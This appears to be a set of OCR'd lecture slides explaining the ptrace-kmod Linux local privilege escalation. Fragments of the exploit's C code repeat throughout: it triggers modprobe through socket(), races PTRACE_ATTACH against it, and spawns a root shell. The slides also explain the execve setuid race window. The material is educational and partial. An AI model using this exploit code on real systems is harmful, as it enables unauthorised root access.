   child = getpid();
   victim = child + 1;
   signal(SIGCHLD, sigchld);
   do
       err = ptrace(PTRACE_ATTACH,
   victim, 0, 0);
   while (err == -1 && errno == ESRCH);

   /* successfully attached to modprobe */
   fprintf(stderr, "[+] Waiting for signal\n");
   for(;;);
}


do_parent(char* myself){
   /* causes the kernel to execute /sbin/modprobe
   */
   socket(AF_SECURITY, SOCK_STREAM, 1);

   /* busy loop until I become a setuid binary */
   do {
       err = stat(myself, &st);
   } while (err == 0 && (st.st_mode &
          S_ISUID) != S_ISUID);

   /* exec myself - causes prepare() to execute its
   body */
   system(myself);
}
```

```
/* *
 * if EUID is 0, change my real
 * uid/gid to root and spawn a
 * shell
 */
  void prepare(void) {
     if (geteuid() == 0) {
          setgid(0);
          setuid(0);
          execl(_PATH_BSHELL,
  _PATH_BSHELL, NULL);
     }
  }


main(int argc, char* argv[]){
    prepare();
    switch(pid = fork()){
         case 0:
          do_child();
         case 1:
          do_parent(argv[0]);
    }
}
```

Code skeleton

Initial State: Attacker program not having setuid set, not root-owned.



Step 1

- Two processes, one parent and the other child (with fork)

```
main(int argc, char* argv[]){
     prepare();
     switch(pid = fork()){
          case 0:
           do_child();
          case 1:
           do_parent(argv[0]);
     }
}
```

```
/* *
 * if EUID is 0, change my real
 * uid/gid to root and spawn a
 * shell
 */
  void prepare(void) {
     if (geteuid() == 0) {
          setgid(0);
          setuid(0);
          execl(_PATH_BSHELL,
  _PATH_BSHELL, NULL);
     }
  }
```

the executable itself


Do nothing if euid is not 0

```
void do_child() {
   child = getpid();
   victim = child + 1;
   signal(SIGCHLD, sigchld);
   do
       err = ptrace(PTRACE_ATTACH,
   victim, 0, 0);
   while (err == -1 && errno == ESRCH);

   /* successfully attached to modprobe */
   fprintf(stderr, "[+] Waiting for signal\n");
   for(;;);
}

do_parent(char* myself){
   /* causes the kernel to execute /sbin/modprobe
   */
   socket(AF_SECURITY, SOCK_STREAM, 1);

   /* busy loop until I become a setuid binary */
   do {
       err = stat(myself, &st);
   } while (err == 0 && (st.st_mode &
           S_ISUID) != S_ISUID);

   /* exec myself - causes prepare() to execute its
   body */
   system(myself);
}
```

```
/* *
 * if EUID is 0, change my real
 * uid/gid to root and spawn a
 * shell
 */
  void prepare(void) {
     if (geteuid() == 0) {
            setgid(0);
            setuid(0);
            execl(_PATH_BSHELL,
  _PATH_BSHELL, NULL);
     }
  }

main(int argc, char* argv[]){
     prepare();
     switch(pid = fork()){
            case 0:
             do_child();
            case 1:
             do_parent(argv[0]);
     }
}
```

ptrace-kmod attack code

Code skeleton



Step 2

```
do_parent(char* myself){
   /* causes the kernel to execute /sbin/modprobe
   */
   socket(AF_SECURITY, SOCK_STREAM, 1);

   /* busy loop until I become a setuid binary */
   do {
       err = stat(myself, &st);
   } while (err == 0 && (st.st_mode &
           S_ISUID) != S_ISUID);

   /* exec myself - causes prepare() to execute its
   body */
   system(myself);
}
```

Call socket()

Retrieve information about myself

Keep looping until the setuid bit of the attacker program is set

After the setuid bit is set, re-execute the attacker program (if root owned, run with root privilege)

```
void do_child() {
   child = getpid();
   victim = child + 1;
   signal(SIGCHLD, sigchld);
   do
       err = ptrace(PTRACE_ATTACH,
   victim, 0, 0);
   while (err == -1 && errno == ESRCH);

   /* successfully attached to modprobe */
   fprintf(stderr, "[+] Waiting for signal\n");
   for(;;);
}



do_parent(char* myself){
   /* causes the kernel to execute /sbin/modprobe
   */
   socket(AF_SECURITY, SOCK_STREAM, 1);

   /* busy loop until I become a setuid binary */
   do {
       err = stat(myself, &st);
   } while (err == 0 && (st.st_mode &
          S_ISUID) != S_ISUID);

   /* exec myself - causes prepare() to execute its
   body */
   system(myself);
}
```

```
/* *
 * if EUID is 0, change my real
 * uid/gid to root and spawn a
 * shell
 */
  void prepare(void) {
     if (geteuid() == 0) {
          setgid(0);
          setuid(0);
          execl(_PATH_BSHELL,
  _PATH_BSHELL, NULL);
     }
  }
```

```
main(int argc, char* argv[]){
     prepare();
     switch(pid = fork()){
          case 0:
           do_child();
          case 1:
           do_parent(argv[0]);
     }
}
```

ptrace-kmod attack code


How to make EUID become 0?

- Parent process tries to call socket(), which first forks a new child process, which executes “/sbin/modprobe” and then sets its EUID to be 0 (root)

```
do_parent(char* myself){
    /* causes the kernel to execute /sbin/modprobe
    */
    socket(AF_SECURITY, SOCK_STREAM, 1);

    /* busy loop until I become a setuid binary */
    do {
        err = stat(myself, &st);
    } while (err == 0 && (st.st_mode &
            S_ISUID) != S_ISUID);

    /* exec myself - causes prepare() to execute its
    body */
    system(myself);
}
```

Call socket()

Code skeleton



Relevant Linux kernel source code

- In kernel/kmod.c

```
request_module(module_name){
        …
    kernel_thread(exec_modprobe, module_name,…);
    …
}
```

- In arch/i386/kernel/process.c

```
kernel_thread(int (*fn)(void*), module_name, ...){
    ...
    do_fork();  /* create new process to exec /sbin/modprobe */
    ...
}
```

/sbin/modprobe owned by root, so euid becomes 0

Linux `execve()` system call: execute program specified by pathname

```
EXECVE(2)              Linux Programmer's Manual              EXECVE(2)
```

NAME top

execve - execute program

SYNOPSIS top

```
#include <unistd.h>

int execve(const char *pathname, char *const argv[],
           char *const envp[]);
```

DESCRIPTION top

execve() executes the program referred to by *pathname*. This causes the program that is currently being run by the calling process to be replaced with a new program, with newly initialized stack, heap, and (initialized and uninitialized) data segments.

Linux `execve()` system call

- When a process executes a program via execve(), that executing process **keeps ITS OWN UIDs** unless the SETUID bit in the new file is set.

- **If the SETUID bit is set in the program file**, then calling setuid() modifies process' EUID to the file owner's UID
  - setuid functionality modifies the process EUID to file owner’s UID


- **However, the effective IDs are not changed if the calling process is being ptraced.**

Socket() invokes execve()

- When a process requests a feature which is in a module (e.g. socket(AF_SECURITY, …)), the kernel creates a thread that calls execve("/sbin/modprobe") inside which it sets EUID/EGID to 0 (since /sbin/modprobe is root-owned)
  - The thread works on behalf of the calling process i.e. as if the process that invoked `socket(AF_SECURITY, …)` called `fork()` and `execve("/sbin/modprobe")`

- **Child process executing /sbin/modprobe**
  - **Target of ptrace attachment**
  - But its process id is unknown

Code skeleton



```
void do_child() {
   child = getpid();
   victim = child + 1;
   signal(SIGCHLD, sigchld);
   do
       err = ptrace(PTRACE_ATTACH,
   victim, 0, 0);
   while (err == -1 && errno == ESRCH);

   /* successfully attached to modprobe */
   fprintf(stderr, "[+] Waiting for signal\n");
   for(;;);
}
```


```
do_parent(char* myself){
   /* causes the kernel to execute /sbin/modprobe
   */
   socket(AF_SECURITY, SOCK_STREAM, 1);

   /* busy loop until I become a setuid binary */
   do {
       err = stat(myself, &st);
   } while (err == 0 && (st.st_mode &
          S_ISUID) != S_ISUID);

   /* exec myself - causes prepare() to execute its
   body */
   system(myself);
}
```

```
/* *
 * if EUID is 0, change my real
 * uid/gid to root and spawn a
 * shell
 */
  void prepare(void) {
     if (geteuid() == 0) {
           setgid(0);
           setuid(0);
           execl(_PATH_BSHELL,
  _PATH_BSHELL, NULL);
     }
  }
```

```
main(int argc, char* argv[]){
    prepare();
    switch(pid = fork()){
          case 0:
           do_child();
          case 1:
           do_parent(argv[0]);
    }
}
```

ptrace-kmod attack code

Code skeleton



Step 3

- The original child process keeps ptrace-attaching the other newly created child process
  - There is a time window during which the UIDs of the two child processes are the same, so ptrace could succeed!
- The original child process successfully ptrace-attaches the modprobe child process, whose EUID is now 0 (root)

```
void do_child() {
    child = getpid();
    victim = child + 1;
    signal(SIGCHLD, sigchld);
    do
         err = ptrace(PTRACE_ATTACH,
    victim, 0, 0);
    while (err == -1 && errno == ESRCH);

    /* successfully attached to modprobe */
    fprintf(stderr, "[+] Waiting for signal\n");
    for(;;);
}
```


Race condition in execve()

- Security check in execve()
  1. First checks whether the process is being traced
  2. Open program image (may block)
  3. Allocate memory (may block)
  4. If SETUID bit is set on the program file, then set process' EUID according to the file owner's UID

- Window of vulnerability exists between step 1 and step 4
